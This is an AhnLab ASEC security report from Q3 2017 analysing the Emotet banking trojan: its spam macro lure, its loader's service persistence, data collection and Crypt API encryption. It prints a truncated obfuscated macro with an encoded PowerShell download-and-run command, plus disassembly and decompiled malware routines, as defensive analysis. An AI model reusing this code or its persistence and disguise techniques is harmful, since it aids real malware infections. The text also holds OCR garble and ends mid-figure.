ASEC Report

Vol.88

Q3 2017

AhnLab

ASEC REPORT

VOL.88 Q3 2017

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q3 2017

Table of Contents

SECURITY ISSUE

THREAT REVIEW

SECURITY ISSUE

- Emotet Returns to Prey on Banking Information

Security Issue

Emotet Returns to Prey on Banking Information

On August 2017, AhnLab confirmed, via AhnLab Smart Defense (ASD), its cloud-based malware analysis system, that the malware *Emotet* is once again being distributed through spam botnet. First spotted in 2014, Emotet is a trojan that hijacks financial information.


The newly-resurfaced Emotet features modular functions for extracting the victim's financial transaction information, downloading the relevant module from the C&C server to perform its activities.

This report examines the distribution vector and operational features of Emotet, including a detailed analysis of the malware's primary attack patterns.

Distribution and operation of Emotet

Analysis by AhnLab revealed that Emotet strain propagated last quarter was carried via spam botnet as email attachments.


The overall attack pattern of Emotet is as shown in Figure 1-1.



① User downloads and runs Emotet via spammed email attachment
② Emotet is added to the autorun registry
③ System OS information, list of running processes, the malware's PE CRC, computer user name and volume serial number are encrypted and sent to the C&C
④ Additional modules are downloaded from the C&C server to perform additional malicious activities
⑤ Downloaded modules are run

Figure 1-1 | Attack pattern of Emotet

The Word document files included in the spammed email spread via botnet contains a malicious macro as shown in Figure 1-2.



Security Warning Macros have been disabled.

This document is protected


1 Open the document in Microsoft Office. Previewing online is not available for protected documents

2 If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above

3 Once you have enabled editing, please click "Enable Content" from the yellow bar above

Figure 1-2 | Malicious macro contained in the Word file attachment of the spammed email

The document contains instructions such as "Macros have been disabled – Enable Content" to trick the user into running the macro. Once the user enables the macro function, an obfuscated powershell command as shown in Figure 1-3 is executed, which downloads a malicious file, Emotet loader, from an external URL and runs it.



```
⇨ CreateObject(MrmnKFMrmnKFMrmnKFMrmnKFMrmnKF + "").Run$ "" + AcuTAGAcuTAGAcuTAGAcuTAGAcuTAG + xvbnzxvbnzxvbnzxvbnzxvbnz + LrsNdLrsNdLrsNdLrsNdLrsNd + dwtULEdwtULEdwtULEdwtULEdwtULE + XXs
  vahweTvahweTvahweTvahweTvahweT = rzBTFsrzBTFsrzBTFsrzBTFsrzBTFs + xmCknAxmCknAxmCknAxmCknAxmCknA = XzmHZXzmHZXzmHZXzmHZXzmHZ
   sCrGEsCrGEsCrGEsCrGEsCrGE = KdtWfxKdtWfxKdtWfxKdtWfxKdtWfx + fpDtBfpDtBfpDtBfpDtBfpDtB = YEzSPSYEzSPSYEzSPSYEzSPSYEzSPS
```

식	값	형식	컨텍스트
AcuTAGAcuTAGAcuTAGAcuTAGAcuTAG	"powershell -e JAB7AFcAcwBgAEMAcgBpAGAAcABUAH0AIAA9ACAALgAoACIAewAwAH0AewAxAH0AewAyAH0AIgAt	Variant/String	Module1.BfDVDMBfDVDMBfDVDMBfDVDMBfDVDM

Figure 1-3 | Obfuscated powershell command line

Key activities


Once the Emotet loader is executed, the malware first registers itself as a service in Windows. User information is extracted next, and the malware communicates with the C&C server to download the modules required for additional activities. Table 1-1 lists the key activities performed by the Emotet loader.

① Registered as service to enable repeat execution of the Emotet loader
② Computer name, OS information, list of running processes acquired
③ Hijackes information using Crypto API
④ Encrypts data communicated with C&C server
⑤ Data received from C&C server decrypted, and modules executed

Table 1-1 | Malicious activities carried out by the Emotet loader

1. Service registry


The Emotet loader calls the OpenSCManagerW API to check administrative privileges for installing and enumerating services. If the loader successfully obtains admin privilege, a routine for registering the Emotet loader as a service is executed, and a copy is dropped into the path %Windir%\System32.



```
0040883C  .  6A 06          PUSH 6                                  0x6 -> authority to create service and list up
0040883E  .  53             PUSH EBX
0040883F  .  53             PUSH EBX
00408840  .  FF15 B8B04000  CALL NEAR DWORD PTR DS:[40B0B8]         advapi32.OpenSCManagerW
00408846  .  85C0           TEST EAX, EAX                           service registered when success
00408848  .v 74 0E          JE SHORT emotet_u.00408858              add to %Appdata%Microsoft₩Windows when failure
0040884A  .  830D A4B24000  OR DWORD PTR DS:[40B2A4], 1
```

Figure 1-4 | Calling OpenSCManagerW to check admin rights

The 0x40884A code as shown in Figure 1-4 reveals that the value assigned to DS:[40B2A4] is determined by the result of the OpenSCManagerW API call. The value per byte in the DS:[40B2A4] of the 0x4088EC code in Figure 1-5 defines the destination of the self-duplicate of Emotet loader.



```
004088F3 || .   56             PUSH ESI
004088F4 || .   53             PUSH EBX
004088F5 || .   53             PUSH EBX
004088F6 || .v,74 17           JE SHORT emotet_n.0040890F
004088F8 || . | 6A 29          PUSH 29                               0x29 -> CSIDL_SYSTEMX86
004088FA || . | 53             PUSH EBX
004088FB || . | FF15 18B2400(  CALL NEAR DWORD PTR DS:[40B218]       shell32.SHGetFolderPathW
00408901 || . | 8D45 FC        LEA EAX, DWORD PTR SS:[EBP-4]
00408904 || . | B9 40134000    MOV ECX, emotet_n.00401340            %s%s.exe
00408909 || . | 50             PUSH EAX
0040890A || . | 57             PUSH EDI
0040890B || . | 6A 04          PUSH 4
0040890D || .v| EB 15          JMP SHORT emotet_n.00408924
0040890F || > L6A 1C           PUSH 1C                               0x1C -> CSIDL_LOCAL_APPDATA
00408911 || .   53             PUSH EBX
00408912 || .   FF15 18B2400(  CALL NEAR DWORD PTR DS:[40B218]       shell32.SHGetFolderPathW
```

Figure 1-5 | Part of the code for determining the self-duplicating location

The location where the Emotet loader places a copy of itself is determined by whether administrative privileges have been successfully obtained; the paths are as shown in Table 1-2.

Privilege secured	%Windir%\System32
Privilege not secured	%Appdata%\Local\Microsoft\Windows


Table 1-2 | Self-duplicated locations for the Emotet loader

The loader choses two random keywords from the list of keywords for service and file creation as shown in Table 1-3 to determine the file name of its copy.

agent,app,audio,bio,bits,cache,card,cart,cert,com,crypt,dcom,defrag,device,dhcp,dns,event,evt,flt,gdi,group,help,home,host,info,iso,launch,log,logon,lookup,man,math,mgmt,msi,ncb,net,nv,nvidia,proc,prop,prov,provider,reg,rpc,screen,search,sec,server,service,shed,shedule,spec,srv,storage,svc,sys,system,task,time,video,view,win,window,wlan,wmi

Table 1-3 | Key words used to create the service and file

The selected keywords are combined into name of the self-duplicated file and service.



```
if ( v31 )
{
  ChangeServiceConfig2W(v3, 1, v9);// 0x1 -> SERVICE_CONFIG_DESCRIPTION
  v14 = GetProcessHeap(0, v9);
  dword_40B180(v14);
}
```

Figure 1-6 | Configuring the service description

After service creation, the Emotet loader calls the ChangeServiceConfig2W API as shown in Figure 1-6 to change the service description. The API copies a random description from an existing service to change the description of the new service.

2. User data collection

After completing the service creation process, the Emotet loader begins gathering user information. The loader extracts system OS version, computer name, volume serial number, list of processes, and running PE CRC information. Then the hijacked information is transmitted to the C&C server after the encryption. The extraction of user information such as OS data and PE CRC32 were observed as shown in Figure 1-7.





Figure 1-7 | Hijacked user and system information

3. Data encryption via Crypt API


Emotet loader encrypts the collected user information, using either a custom encryption or the Crypt API. In case of the latter, the file contains the RSA public key as shown in Figure 1-8, which is used to encrypt the random AES-128 symmetric key called by the CryptGenKey API.



```
memset(&dword_40B284, 0, 16);
if ( CryptAcquireContextW(&dword_40B284, 0, 0, 24, 0xF0000040) )// PROV_RSA_AES
{
  if ( CryptDecodeObjectEx(0x10001, 19, off_40B02C, dword_40B030, 0x8000, 0, &v2, &v3) )
  {                                        // PKCS_7_ASN_ENCODING | X509_ASN_ENCODING, X509_BASIC_CONSTRAINTS, V2->RSA 공개키
    v0 = CryptImportKey(dword_40B284, v2, v3, 0, 0, &dword_40B288);
    dword_40B1D8(v2);
    if ( v0 )
    {
      if ( CryptGenKey(dword_40B284, 0x660E, 1, &dword_40B28C) )// AES-128 bit Key 생성, CryptEncrypt API의 키 값으로 사용됨
      {
        if ( CryptCreateHash(dword_40B284, 0x8004, 0, 0, &dword_40B290) )// CALG_SHA1
          return 1;
        CryptDestroyKey(dword_40B28C);        // 암호화 해제
      }
      CryptDestroyKey(dword_40B288);
    }
  }
  CryptReleaseContext(dword_40B284, 0);
}
```


Figure 1-8 | Codes for extracting the RSA public key and generating the AES-128 random key

As shown in Figure 1-9, Emotet loader file contains the RSA public key stored by the attacker; the key decoded by the CryptDecodeObjectEx API is shown in Figure 1-10.



```
004012B8 30 68 02 61 00 BF 26 02 35 23 89 E3 FD 0B 45 08 0hㄱa.?ㄱ9#뒐?E■
004012C8 85 D0 7D F3 7C 34 48 E0 3B A8 41 B8 19 91 AA D9 끎}?4H?쬚?뫋¢
004012D8 30 83 6C 0C 83 63 72 74 A6 47 11 B0 06 08 40 18 0긁.긂rt쬞■?■@■
004012E8 9E CF E8 E3 0F 60 0E 0F 15 05 95 23 E0 67 29 6A 뢢嵬■`■■■쑝?)j
004012F8 FE EE 97 54 AF 93 AA 50 24 15 28 19 8D 86 C0 55  뾖캆찱$■(■뮶픉
00401308 FB 6D 8D C3 C7 D8 39 3B BE EC 3A A2 B9 64 BE 0F ?뮁해9;앨:▷d?
00401318 FF 80 58 26 A9 02 03 01 00 01 00 00 E2 F4 27 06    X&? ⅲ ⅲ.諄'
```


Figure 1-9 | RSA public key contained in the file



```
0015B068 06 02 00 00 00 A4 00 00 52 53 41 31 00 03 00 00 ₩ㄱ..?.RSA1. ..
0015B078 01 00 01 00 A9 26 58 80 FF 0F BE 64 B9 A2 3A EC ⅲ ⅲX    ■뙾뫋:¢
0015B088 BE 3B 39 D8 C7 C3 8D 6D FB 55 C0 86 8D 19 28 15 ?9末힖m?궢?(■
0015B098 24 50 AA 93 AF 54 97 EE FE 6A 29 67 E0 23 95 05 $P챓퀼뾆?)g??
0015B0A8 15 0F 0E 60 0F E3 E8 CF 9E 18 40 08 06 B0 11 47 ■■■`■燼?■@■₩G
0015B0B8 A6 74 72 63 83 0C 6C 83 30 D9 AA 91 19 B8 41 A8 쬩rc?l?瞑?뙜¢
0015B0C8 3B E0 48 34 7C F3 7D D0 85 08 45 0B FD E3 89 23 ;?4|??■E■欽?
0015B0D8 35 02 26 BF 00 00 00 00 02 00 10 00 3E 01 08 00 5ㄱ&?...ㄱ■.>ⅲ.
0015B0E8 01 00 00 00 64 00 00 00 1D 00 02 00 3C 01 0C 00 ⅲ..d...■.ㄱ<ⅲ.
```

Figure 1-10 | The key decoded by RSA public key

Finally, the Emotet loader uses the CryptEncrypt API for AES-128 CBC mode encryption and generates hash values for the data. The AES-128 key value used in the encryption is extracted by the CryptExportKey API and copied to memory.




```
if ( !CryptDuplicateHash(dword_40B290, 0, 0, &a2) )// Sha-1 해시
